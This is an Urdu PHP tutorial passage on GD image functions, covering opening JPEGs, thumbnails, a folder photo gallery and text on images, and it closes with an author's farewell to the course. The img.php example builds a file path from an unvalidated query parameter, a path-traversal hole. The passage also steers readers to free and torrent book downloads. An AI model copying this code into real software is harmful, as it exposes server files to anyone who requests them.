$Points میں ہم نے ایک ایرے بنائی ہے جسمیں چھ ویلیوز ہیں اور یہ تین کونے بنانے کیلئے فنکشن کے اندر استعمال ہونگے۔یعنی پہلا کونا یا سرا (X,Y) کے حساب سے 20,20 دوسرا 20,55 جبکہ تیسرا 70,80 پر بنارہے ہیں۔اس طرح جتنے کونے بنانے ہوں اس حساب سے پوائنٹس کی ایرے بنانی پڑتی ہے اور imagepolygon کے فنکشن میں تیسرے پیرامیٹر میں کونوں کی تعداد دینی ہوگی۔

اب تک ہم نے ایسے shapes بنائے جسمیں کوئی کلر فل نہیں ہوا تھا۔اگر آپ ان shapes میں کلر بھی fill کرنا چاہتے ہیں تو اس کیلئے انہی فنکشنز کی ایک سیریز..imagefilled استعمال ہوتا ہے جن میں imagefilledellipse imagefilledpolygon imagefilledarc imagefilledrectangle شامل ہیں۔ان فنکشنز کے بارے میں پڑھنے کیلئے php.net کو وزٹ کریں یا PHP Manual کا مطالعہ کریں جو آپ پی ایچ پی کی ویب سائٹ سے ڈاؤن لوڈ کر سکتے ہیں۔

پہلے سے موجود امیج کو کھولنا

اب تک ہم نے خالی امیج بنانے کیلئے imagecreate یا imagecreatetruecolor کے فنکشنز استعمال کیے۔اب ہم پہلے سے موجود امیج کو اوپن کرنا سیکھیں گے جس کیلئے..imagecreatefrom فنکشنز کی سیریز استعمال ہوتی ہے۔جن میں سب سے زیادہ استعمال ہونے والے فنکشنز imagecreatefromjpeg، imagecreatefromgif() اور imagecreatefrompng() شامل ہیں۔یہ سب فنکشن argument میں ایک امیج کا پاتھ لیتے ہیں اور اسی طرح ایک امیج resource ریٹرن کرتے ہیں۔مثلاً

```
$img = imagecreatefromjpeg('test.jpg');
```

اسکا مطلب ہے کہ text.jpg جو اسی سکرپٹ کے ساتھ ہے، کو اوپن کر کے اسکا ڈیٹا $img کے حوالے کر دو۔image.php میں تبدیلی کر کے اسطرح کر دیں اور اسکے ساتھ test.jpg کے نام سے ایک JPG امیج بھی رکھ دیں۔

```
<?php
   $Image= imagecreatefromjpeg ('test.jpg');
   header ("Contents-type: image/jpeg");
   imagejpeg ($Image);
   imagedestroy ($Image);
?>
```


آپ دیکھ رہے ہیں کہ پہلے ہم نے ایک JPG امیج کو کھولنے کیلئے imagecreatefromjpeg() کا فنکشن استعمال کیا اور پھر اسکا ڈیٹا براؤزر کے حوالے کر رہے ہیں جو اس امیج کے ڈیٹا کو ریڈ کرنے کے بعد براؤزر امیج کو لوڈ کر دے گا۔ اسی طرح اگر آپ نے GIF یا PNG امیج اوپن کرنا ہو تو انکے لئے imagecreatefromgif() اور imagecreatefrompng() کے فنکشن استعمال ہوتے ہیں۔

امیج کا Thumbnail بنانا

آپ نے دیکھا کہ کس طرح ہم ایک امیج کو اوپن کر کے اسکا ڈیٹا حاصل کر سکتے ہیں۔ جب ہم کسی امیج کو کھولتے ہیں تو اس پر مختلف ایفیکٹس یا اسکا سائز چھوٹا بڑا بھی کر سکتے ہیں۔ آپ نے مختلف ویب سائٹس پر فوٹو گیلریز دیکھیں ہونگے جو امیجز کے thumbnails پر مشتمل ہوتے ہیں اور جب ہم کسی thumb کو کلک کرتے ہیں تو وہ امیج بڑے سائز میں اوپن ہو جاتی ہے۔ اگر کوئی فوٹو گیلری روزانہ یا ہفتے میں دو تین دفعہ اپ ڈیٹ ہوتی ہے تو وہاں پر thumbnails بنانے میں کافی وقت لگ سکتا ہے جس کیلئے GD ہمیں یہ سہولت فراہم کرتی ہے کہ ہم کسی امیج کا thumbnail بنا سکیں۔

image.php کو تبدیل کر کے یہ کوڈ انسرٹ کریں۔

```
<?php
    $Image = imagecreatefromjpeg ('test.jpg');
    $Width = imagesx ($Image);
    $Height = imagesy ($Image) ;
    $thumb_Width = intval ($Width / 3);
    $thumb_Height = intval ($Height / 3);
    $Thumbnail = imagecreatetruecolor ($thumb_Width, $thumb_Height);
    imagecopyresampled ($Thumbnail,$Image, 0,0,0,0,$thumb_Width, $thumb_Height,
$Width,$Height);
    header ("Content-type: image/jpeg" );
    imagejpeg ($Thumbnail);
    imagedestroy ($Thumbnail);
    imagedestroy ($Image);
  ?>
```



کیسے کام کرتا ہے؟

سب سے پہلے ہم اسی طرح test.jpg کو اوپن کر کے $Image کو assign کر رہے ہیں۔اسکے بعد دو نئے فنکشنز ()imagesx اور ()imagesy استعمال ہوئے ہیں جو کسی امیج کا width،height حاصل کرنے کیلئے استعمال ہوتے ہیں۔یعنی ہم اصل امیج کی چوڑائی اور لمبائی حاصل کرتے ہیں۔اسکے بعد thumb بنانے کیلئے width,height لے رہے ہیں جسمیں ہم اصل امیج کے widht,height کو 3 سے تقسیم کر رہے ہیں جس سے ہمارے پاس thumbnail کا width,height حاصل ہوگا جو اصل امیج سے سائز میں تین گنا کم ہوگا۔thumb بنانے کیلئے ہم ایک خالی امیج بنا رہے ہیں جسکے لئے imagecreatetruecolor استعمال کیا کیونکہ ایک امیج میں بہت سارے کلر ہو سکتے ہیں۔امیج کو scale اور کاپی کرنے کیلئے imagecopyresampled فنکشن استعمال ہوا ہے جو 10 پیرامیٹرز لیتا ہے۔یعنی یہ فنکشن دو امیجز کو لے کر source امیج کو سائز لگانے کے بعد destination امیج میں کاپی کر دیتا ہے۔

```
imagecopyresampled ($Thumbnail,$Image, 0,0,0,0,$thumb_Width, $thumb_Height,
$Width,$Height);
```

پہلا پیرامیٹر distination امیج کو لیتا ہے جسکے لئے ہم نے $Thumnail میں ایک خالی امیج بنایا ہوا ہے۔دوسرا arg اصل امیج یعنی source پر مشتمل ہوتا ہے جسکے لئے ہم نے $Image ویریبل میں JPG فائل کا ڈیٹا حاصل کیا ہے۔اسکے بعد x,y پوزیشن کیلئے چار پیرامیٹرز ہیں جو source امیج اور destination امیج کے left-top کارنر لینے کیلئے استعمال ہوتے ہیں۔جسکو ہم نے 0,0 ,0,0 دیا ہے، جسمیں پہلے دو source امیج اور تیسرا چوتھا destination امیج کے x,y لیتا ہے۔اسکے بعد distination امیج کا width,height ہے جس کیلئے ہم پہلے دو ویریبل بنا چکے ہیں اور آخری دو پیرامیٹرز اصل امیج یعنی source کے width,height پر مشتمل ہوتے ہیں۔اسطرح یہ فنکشن اصل امیج کو حاصل کرنے کے بعد اسکو scale کریگا اور پھر نئے امیج میں ڈیٹا کو کاپی کر دے گا۔اس کام کیلئے اور فنکشنز بھی ہیں جن میں ایک ()imagecopyresized ہے جو بالکل imagecopyresampled کی طرح کام کرتا ہے لیکن ان دونوں میں تھوڑا فرق ہے۔()imagecopyresized بہت تیز کام کرتا کیونکہ یہ امیج کو anti-alias نہیں کرتا۔یعنی پرفارمینس میں تیز ہے لیکن امیج کی کوالٹی اتنی اچھی نہیں ہوتی اگر آپ اس فنکشن کو استعمال کرنے کے بعد thumb کو zoom کریں گے تو آپ دیکھیں گے کہ pixels بلاک بنے ہونگے جبکہ imagecopyresampled فنکشن چلنے میں slow ہوتا ہے کیونکہ یہ امیج کو anti-alias بھی کرتا ہے جس سے کوالٹی بہتر ہو جاتی ہے لیکن پرفارمینس میں واضح فرق نظر آتا ہے خاص کر جہاں آپ بہت سارے امیجز کو پروسیس کرتے ہیں۔اسکے بعد جو فوٹو گیلری ہم بنائیں گے اسمیں آپ ان دونوں فنکشنز کو باری باری چیک کر سکتے ہیں۔

فوٹو گیلری بنانا

اس سے پہلے ہم نے ایک مثال دیکھی جسمیں آپ نے ایک امیج کا thumbnail بنایا۔ اب ہم ایک چھوٹا سا پروگرام بناتے ہیں جسمیں ہم ایک فولڈر کے اندر تمام امیجز کو حاصل کرنے کے بعد انکے thumbnails بنائیں گے۔ سب سے پہلے آپ htdocs میں gallery کے نام سے ایک فولڈر بنائیں۔ اسکے بعد gallery فولڈر کے اندر photos کے نام سے سب فولڈر بنائیں اور اسکے اندر تقریباً 10 تک JPG امیجز رکھ لیں۔ پھر مندرجہ ذیل کوڈ کو gallery کے فولڈر میں gallery.php کے نام سے محفوظ کریں۔

gallery.php

```
<style type="text/css">
<!--
h1 {
   font-family: Georgia, "Times New Roman", Times, serif;
   font-size: 18px;
   color: #FFFFFF;
}
body {
   background-color: #666666;
}
#gal {
   background-color: #FFFFFF;
   border: 1px dotted #999999;
}
--></style>
<?php
//photos directory
$photo_Dir = "./photos";

if(!$hd = opendir($photo_Dir)) {
   die("Cannot open $photo_Dir");
}
 while (false !== ($file = readdir($hd))) {
    if ($file != "." && $file != ".." && strtolower(substr($file,-3)) ==
"jpg") {
        $gallery_Files[] = $file;
      }
  }
echo "<h1 align='center'>My Photo Gallery</h1>" ;
echo "<table id='gal' width='50%' cellpadding=5 align='center'><tr>" ;
$count = 0;
foreach($gallery_Files as $value) {
echo "<td valign='bottom'><a href='photos/$value'>
```


جاری ہے---

```
  <img src='img.php?photo=$value' border=0 /></a></td>"  ;
    $count++;
    if($count >= 4) {
        echo  "</tr><tr>" ;
        $count=0;
    }
  }
  echo  "</table>" ;
  closedir($hd);
?>
```

اب مندرجہ ذیل کوڈ کو gallery کے فولڈر میں img.php کے نام سے محفوظ کریں۔

```
<?php
  //get image
  $photo = $_GET['photo'];
  $size = 100;  //thumb size in pixels
  //opening image
  $Image = imagecreatefromjpeg ("./photos/$photo");
  //getting main image width,height
  $Width = imagesx($Image);
  $Height = imagesy ($Image) ;
  //thumb's width,height
  $thumb_Width = $size;
  $thum_Height = $size;
 $ratio_orig = $Width / $Height;
   //size propotionaly
   if ($thumb_Width/$thum_Height > $ratio_orig){
      $thumb_Width = $size * $ratio_orig;
   }else{
      $thum_Height = $size / $ratio_orig;
   }
  //creating emtpy image for thumbnail
  $Thumbnail = imagecreatetruecolor ($thumb_Width, $thum_Height);
  imagecopyresized ($Thumbnail,$Image,0,0,0,0,$thumb_Width,$thum_Height,
$Width,$Height);
  header("Content-type: image/jpeg" );
  imagejpeg ($Thumbnail);
  imagedestroy($Thumbnail);
  imagedestroy($Image);
?>
```

ٹیسٹ کرنے کیلئے براؤزر میں یہ address ٹائپ کریں http://localhost/gallery/gallery.php



پروگرام کیسے کام کرتا ہے؟

پہلے ہم gallery.php پر بات کرتے ہیں جسمیں سارا وہی کوڈ ہے جو آپ پہلے پڑھ چکے ہیں یعنی پہلے ہم ایک فولڈر کو کھولتے اور پھر اسمیں لوپ لگا کر jpg فائلوں کو ایرے میں حاصل کررہے ہیں۔ اسطرح کے کام ہم پہلے بھی کر چکے ہیں اسلئے مزید تفصیل دینے کی ضرورت نہیں ہے۔

```
$photo_Dir = "./photos";
if(!$hd = opendir($photo_Dir)) {
  die("Cannot open $photo_Dir");
}
  while (false !== ($file = readdir($hd))) {
     if ($file != "." && $file != ".." && strtolower(substr($file,-3)) ==
"jpg") {
        $gallery_Files[] = $file;
      }
   }
```

اس کوڈ کے بعد $gallery_files ایرے میں photos فولڈر کے اندر موجود تمام jpg فائلیں سٹور ہو جائیں گی۔ اسکے بعد ہم ایک HTML ٹیبل بنا رہے ہیں اور پھر foreach لوپ کے ذریعے $gallery_files ایرے میں موجود تمام jpg فائلوں کو <img> ٹیگ کے ذریعے display کر رہے ہیں جسمیں کچھ مشکل نہیں ہے البتہ ایک چیز جو آپ دیکھ رہے کہ <img src='img.php?photo=$value'> اس ٹیگ میں ہم نے src میں img.php دیا ہے اور ساتھ میں ایک کیوری سٹرنگ بھی بھیج رہے ہیں جو اصل امیج کے نام پر مشتمل ہے۔ عموماً اس ٹیگ کے src میں ہم کسی امیج فائل کا پاتھ دیتے ہیں لیکن یہاں ہم نے ایک php فائل کا پاتھ دیا ہے اسکی وجہ یہ ہے کہ img.php میں ہم اصل امیج کو حاصل کر کے اسکا thumb بناتے ہیں اور پھر thumb کا ڈیٹا ہم as an image براؤزر کے حوالے کرتے ہیں۔ اسلئے img کے ٹیگ کو جو ڈیٹا ملے گا وہ ایک

jpgفائل ہوگی اور یہ اسکو display کردے گا۔ اگر آپ دیکھیں تو photo کیوری سٹرنگ میں ہم $gallery_Files کے ایک ویلیو سنڈ کرتے ہیں جو jpgفائل کا نام ہوگا اور اس ویلیو کو ہم img.php میں $photo ویریبل میں حاصل کررہے ہیں۔

```
//get image
$photo = $_GET['photo'];
$size = 100; //thumb size in pixels
//opening image
$Image = imagecreatefromjpeg ("./photos/$photo");
```

$photo ویریبل میں ہمارے پاس ایک نام حاصل ہوگا اور نیچے ہم پھر اسی فائل کا ڈیٹا $Image میں حاصل کرتے ہیں جو دوسرے فنکشنز میں استعمال ہو رہا ہے۔ img.php پر مزید بحث کی ضرورت نہیں کیونکہ اسمیں موجود کوڈ آپ پہلے تفصیل سے پڑھ چکے ہیں۔ img.php میں ہم نے thumb بنانے کیلئے imagecopyresized() کا فنکشن استعمال کیا ہے کیونکہ یہ تیز چلتا ہے اور ہم ایک لوپ میں بہت سارے امیجز کو پروسس کر رہے ہیں جس سے رفتار سست پڑ جانے کا خدشہ ہے۔

امیج پر ٹیکسٹ لکھنا

کسی امیج پر dynamic ٹیکسٹ لکھنے کیلئے پی ایچ پی بہت سارے فنکشنز مہیا کرتی ہے لیکن ان سب میں جو آسان اور سادہ فنکشن ہے اسکا نام imagestring ہے جو system font میں کسی امیج پر ایک سٹرنگ لکھتا ہے۔ اس کا syntax کچھ اسطرح ہے:

```
imagestring (image, font, x, y, text, color)
```

یعنی پہلے اسی طرح ایک امیج identifier جس پر کچھ لکھنا ہے، دوسرا ایک font، تیسرا چوتھا x,y پوزیشن، پانچواں وہ ٹیکسٹ جو لکھنا ہو اور آخری اسی طرح ایک کلر پر مشتمل ہونا چاہیے۔ مثلاً

```
<?php
   $Image = imagecreate(200, 100);
   $white = imagecolorallocate  ($Image, 25, 233, 12);
   $black = imagecolorallocate ($Image, 0, 0, 0);
   imagestring ($Image, 5, 15, 30, "Welcome to ITDunya" , $black);
   header ("Content-type:image/png" );
   imagepng ($Image);
   imagedestroy ($Image);
?>
```

ہم لکھائی کیلئے ایک true type فونٹ بھی استعمال کر سکتے ہیں جس کیلئے پی ایچ پی imagettftext() اور imagefttext() فنکشنز فراہم کرتی ہے مندرجہ ذیل مثال کو ٹیسٹ کریں۔

```php
<?php
   $textImage = imagecreate(200 , 100);
   $bg = imagecolorallocate($textImage, 102, 152, 210);
   $black = imagecolorallocate($textImage, 0, 0, 0);
   $txt = "Welcome to ITDunya" ;
   $font = "C:\Windows\fonts\arial.ttf" ;
   imagefttext($textImage, 14, 0, 10, 50, $black, $font,$txt);
   header ("Content type: image/png" );
   imagepng($textImage);
   imagedestroy($textImage);
?>
```

imagefttext() اور imagettftext() آٹھ arguments لیتے ہیں جن میں پہلا اسی طرح ایک امیج resource، دوسرا فونٹ سائز، تیسرا angle، چوتھا پانچوں x,y پوزیشن، اسکے بعد کلر، ساتواں فونٹ کا نام اور آخری وہ ٹیکسٹ جو امیج پر write کرنا ہو۔اس مثال میں ہم نے arial فونٹ کو استعمال کرتے ہوئے 14 پوائنٹ میں ایک ٹیکسٹ امیج پر write کیا ہے۔$font ویریبل میں ہم نے ایک پورا پاتھ دیا ہے لیکن اگر آپ کسی فونٹ کو اپنے سکرپٹ فائل کے ساتھ رکھ دیں تو وہ زیادہ بہتر ہوگا اسطرح آپکو linux یا دوسرے آپریٹنگ سسٹمز پر مسئلہ نہیں آئے گا۔جب آپ فونٹ کو اپنے سکرپٹ فائل کے ساتھ رکھیں گے تو پھر آپکو صرف فونٹ کا نام دینا پڑے گا یعنی ($font="arial.ttf")۔آپ angle پیرامیٹر کے ذریعے کسی بھی زاویے پر ٹیکسٹ کو rotate بھی کر سکتے ہیں۔یہ فنکشنز بدقسمتی سے unicode کو مکمل طور پر سپورٹ نہیں کرتے یعنی اگر آپ unicode کے ذریعے اردو ٹیکسٹ امیج پر write کرنا چاہتے ہوں تو آپکو مسائل کا سامنا کرنا پڑے گا لیکن اگر آپ انٹرنٹ پر ریسرچ کریں تو یہ ممکن ہے اور میں یہ کر چکا ہوں۔جبکہ پی ایچ پی کا نیا ورژن 6 آنے والا ہے جسمیں زیادہ توجہ انہوں نے unicode سپورٹ کو دی ہے اور امید ہے کہ یہ فنکشنز نئے ورژنز میں unicode کو مکمل طور پر سپورٹ کریں گے۔

دوستوں اس کلاس میں آپ نے امیجز کے حوالے سے فنکشنز کو تفصیل سے پڑھا اور امید کرتا ہوں کہ آپ کو پسند آیا ہوگا جسکا مقصد آپ کو ایک آئیڈیا دینا تھا۔امیج فنکشنز میں بہت سارے اور فنکشنز بھی شامل ہیں جنکو ہم یہاں تفصیل سے کور نہیں کر سکتے جن کیلئے آپکو php.net پر جانا پڑے گا۔

اب ہم کہاں جائیں۔۔؟

دوستوں میں نے آپ سے جو وعدہ کیا تھا وہ اللہ تعالیٰ کے فضل وکرم سے آپ پورا کر دیا۔ آپ کو پی ایچ پی اور مائی سیکول کے بنیادی باتوں کے بارے میں بتایا اور آپ کو وہ راستہ اور بنیاد فراہم کی جسکی مدد سے آپ کو آگے جانے میں کوئی دشواری نہیں ہوگی اگر آپ نے سنجیدگی سے اس کورس کو پڑھا ہوگا اور پریکٹس بھی کی ہو تو یقیناً اب آپ اس قابل ہونگے کہ ایک dynamic ویب سائٹ بنا سکیں۔ پی ایچ پی یہاں پر ختم نہیں ہوجاتی بلکہ اسکے اور بہت سارے extentions اور ٹاپکس ہیں جنکو آپ نے study کرنا ہے۔ آپ نے یہ ہرگز نہیں سمجھنا کہ ہم نے یہ کورس کر کے تو ماسٹر ہو گے بلکہ آگے اور بھی پڑھنا ہے جس کیلئے سب سے بہترین ذریعہ php.net ہے اور PHP Manual جو آپ php.net سے ڈاؤن لوڈ کر سکتے ہیں جس میں ہر فنکشن اور ہر extention کے بارے میں زبردست تفصیل اور مثالیں موجود ہیں اور اگر آپ نے PHP ڈویلپر بنا ہے تو آپ کے پاس لازمی PHP Manual ہونا چاہیے۔ php.net میں ہر فنکشن پر دنیا کے بہترین PHP ڈویلپرز کے تاثرات اور خیالات بھی موجود ہیں جن میں آپ کو کسی بھی مسئلے کا حل بڑے آسانی کے ساتھ مل جائے گا۔ اسکے علاوہ پی ایچ پی پر درجنوں کتابیں موجود ہیں جو آپ انٹرنٹ پر سرچ کر سکتیں ہیں اور میں آپ کو ایک سائٹ بتاتا ہوں جہاں سے آپ کو PHP کے بہت سارے بکس مل جائیں گے http://www.betah.co.il۔ اس سائٹ پر بکس سرچ میں PHP لکھیں اور ساری کتابیں بالکل مفت ڈاؤن لوڈ کریں۔ صرف ڈاؤن لوڈ نہیں کرنا بلکہ انکو پڑھنا بھی ہے۔ اگر آپ کو torrent کا استعمال آتا ہے تو http://www.torrentz.com پر جائیں، سرچ میں PHP لکھیں اور آپ دیکھیں گے کہ بہت سارے بکس اور video tutorial آپ کو مل جائیں گے۔ اگر آپ کو PHP میں کوئی مسئلہ آجاتا ہے تو ایک فورم http://forums.devnetworks.net پر اپنا مسئلہ پوسٹ کر سکتے ہیں جو صرف PHP کے حوالے سے ایک فورم ہے اور جہاں پر بہترین PHP ماہرین پائے جاتے ہیں۔ اسکے علاوہ آپ google پر PHP tutorial لکھ کر بہت سارے سائٹس سے استفادہ حاصل کر سکتے ہیں۔

میں گلہ کیوں کروں؟

دوستوں اس کورس کا مقصد آپ کو پی ایچ پی اور مائی سیکول کا تعارف اور آپ کو اس قابل بنانا کہ آپ ایک متحرک ویب پیج بنا سکیں اور پی ایچ پی مائی سیکول کا نام سن کر گھبرائیں نہیں بلکہ دوسرے شخص کو مطمئن کر سکیں۔ اس کا مقصد ہرگز یہ نہ تھا کہ میں خود کو یہاں پر ایک استاد یا ماسٹر کے طور پر پیش کروں۔ میں نے پہلی کلاس میں پہلی بات یہ کی تھی کہ میں بھی آپ کی طرح ایک طالبعلم ہوں اور میرا کسی سے کوئی مقابلہ نہیں ہے نہ ہی میں اس قابل ہوں۔ یہ باتیں میں اس لئے کر رہا ہوں کیونکہ کچھ ساتھی اسکا غلط تصور پیش کر رہے ہیں۔ بہت دفعہ میں سوچا کہ اس کورس کو جہاں ہے بند کر دوں، لیکن یہاں کچھ دوست ایسے بھی ہیں جنکو واقعی سیکھنے کا شوق ہے اور وہ کچھ کرنا چاہتے ہیں، جنھوں نے مجھے مجبور کر دیا کہ میں اس کورس کو جاری رکھوں۔ میں گزشتہ 3 سال سے آئی ٹی دنیا کا ممبر ہوں اور میں تقریباً ہر روز اسکو وزٹ کرتا ہوں، میں نے یہاں پر آپ لوگوں سے بھی بہت کچھ سیکھا ہے۔ میں نے IT کے حوالے سے جتنے بھی اردو فورمز تھے کسی پر بھی اس موضوع پر کچھ نہیں پایا، تو بہت سارے دوستوں کی فرمائش، پی ایچ پی کی ضرورت اور اہمیت کو دیکھتے ہوئے یہ کورس آئی ٹی دنیا پر شروع کیا۔ آپ

لوگوں نے اسکو پسند کیا اور شروع میں بہت جذبہ دیکھنے میں آیا لیکن جہاں پر ورکشاپ کی بات آتی وہاں پر صرف ایک دوست جسکی میں قدر کرتا ہوں اور اسکو آپ جانتے ہیں، میں بھی جانتا ہوں چارسدہ کا رہنے والا Loverrahiplus (جو آج کل مجھ سے ناراض ہے)، کے علاوہ کسی نے بھی ورکشاپ کرنے کی زحمت گوارہ نہیں کی جسکی وجہ سے مجھے یہ لگنے لگا کہ یا تو آپ کچھ نہیں سیکھ رہے یا میں غلط پڑھا رہا ہوں یا ورکشاپ ایک انتہائی فضول چیز ہوتی ہے جسکو کرنے پر آپکی توانائی فضول میں خرچ ہوجاتی ہے جسکی وجہ سے میں نے ورکشاپس دینا بند کردیئے۔ میرا کسی سے کوئی گلہ شکوہ نہیں ہے۔

شاید کہ ترے دل میں اتر جائے میری بات!

یاد رکھیں جو دوست پریکٹس نہیں کریں گے اور خود سے کوئی کام نہیں کریں گے بلکہ دوسروں کے مفت کے سکرپٹس لگا کر خوش ہوتے ہیں اور فخر کرتے ہیں کہ میں بھی ویب ڈیویلپر ہوں تو وہ احمقوں کی جنت میں آباد ہیں اور وہ خود کو دھوکہ دے رہے ہیں۔ کوئی چیز مشکل نہیں ہوتی اگر آپ اسکو وقت دیں اور آپ میں سیکھنے کا جذبہ اور شوق ہو۔ جن دوستوں نے اس کورس کو شروع سے پڑھا ہے اور پریکٹس کی ہے میں ان سے سوال کرتا ہوں کہ وہ چار ماہ پہلے کیسے تھے اور اب ان میں کیا تبدیلی آئی ہے؟ اسی طرح اگر وہ آگے بھی پڑھتے رہیں تو ایک یا دو سال بعد وہ کس مقام پر ہونگے؟۔ کوئی بھی فن ایک دن یا ایک گھنٹے میں نہیں سیکھی جاسکتی۔ ایک رباب بجانے والا دس سال تک محنت کرنے کے بعد استاد بنتا ہے، ایک ڈاکٹر ایک انجینئر سالوں محنت کرنے کے بعد ڈگری لیتا ہے، کسی اچھی پوسٹ پر جانے کیلئے آپ کو تقریباً 16 سال تک پڑھنا پڑتا ہے۔ مطلب یہ کہ کسی پیشے میں مہارت حاصل کرنے کیلئے محنت، پریکٹس اور ریسرچ کی ضرورت ہوتی ہے جو ہم کرنا گوارہ نہیں کرتے۔ ہم چار چار گھنٹے چیٹنگ تو کرسکتے ہیں لیکن دس لائنوں کا کوڈ ٹائپ کرنے پر ہمارے ہاتھ دکھتے ہیں۔ میں نے نیشنل جیوگرافک پر ایک شخص کو دیکھا جسکو شیروں سے دلچسپی تھی اور اس نے ایک شیر پر ریسرچ کرنے کیلئے 10 سال جنگل میں گزارے، اب آپ سوچیں کہ اس کے پاس شیروں کے حوالے کتنا علم ہوگا؟۔ عرض آپ کسی بھی پیشے سے وابستہ ہیں اسمیں انتہاء درجے کا مہارت حاصل کرنے کیلئے جدوجہد کریں۔ ہمارے ایک استاد محترم اکثر ہمیں کہتے تھے "جو بھی کام کرو اسمیں آخیر کردو"۔ یہاں جو بھی کام سے مراد تخلیقی اور تعمیری کام ہیں۔ امید کرتا ہوں کہ ان باتوں کو آپ ایک اچھے دوست کی نصیحت سمجھ کر غور اور عمل کرنے کی کوشش کریں گے۔

آپ کا شکریہ!

